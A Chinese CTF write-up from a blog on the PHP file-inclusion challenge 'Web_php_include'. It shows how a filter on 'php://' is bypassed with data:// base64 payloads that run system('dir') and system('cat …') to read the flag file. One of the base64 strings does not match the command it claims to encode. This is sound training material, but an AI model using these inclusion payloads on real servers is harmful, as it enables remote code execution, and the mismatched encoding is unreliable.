

# 攻防世界web Web\_php\_include writeup

原创

[Sprint#51264](#)



于 2020-07-18 16:16:28 发布



63



收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/qq\\_45837896/article/details/107430529](https://blog.csdn.net/qq_45837896/article/details/107430529)

版权

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

[https://blog.csdn.net/qq\\_45837896](https://blog.csdn.net/qq_45837896)

看题目所给，页

面会把所有传入页面url的php://给替换掉

查询php://得知应该是php伪协议的知识点

从官网得知data://伪协议从而不使用php://

用法：`data://text/plain;base64,`

也就是说页面会执行后面的base64代码

用语句`

```
<?php system("dir")?>
```

base64编码得

PD9waHAgc3lzdGVtKCJkaXIiKT8+ (使用的时候+要url编码)

得页面



```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

fl4gisisish3r3.php index.php phpinfo.php

[https://blog.csdn.net/qq\\_45837896](https://blog.csdn.net/qq_45837896)


得知fl4gisisish3r3.php文件

```
<?php system("cat fl4gisisish3r3.php");?>
```

base64编码后

PD9waHAgc3lzdGVtKCJjYXQgZmw0Z2lzaXNpc2gzcmUucGhwlik/Pg==

得页面并查看源码



```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

开发者工具 - http://220.249.52.133:41331/?page=dat

控制台 查看器 调试器 网络

搜索 HTML

```
<html>
<head></head>
<body>
  <code>...</code>
  <!--
  ?php
  $flag="ctf{876a5fca-96c6-4cbd-
  9075-46f0c89475d2}";
  ?
  -->
```

[https://blog.csdn.net/qq\\_45837896](https://blog.csdn.net/qq_45837896)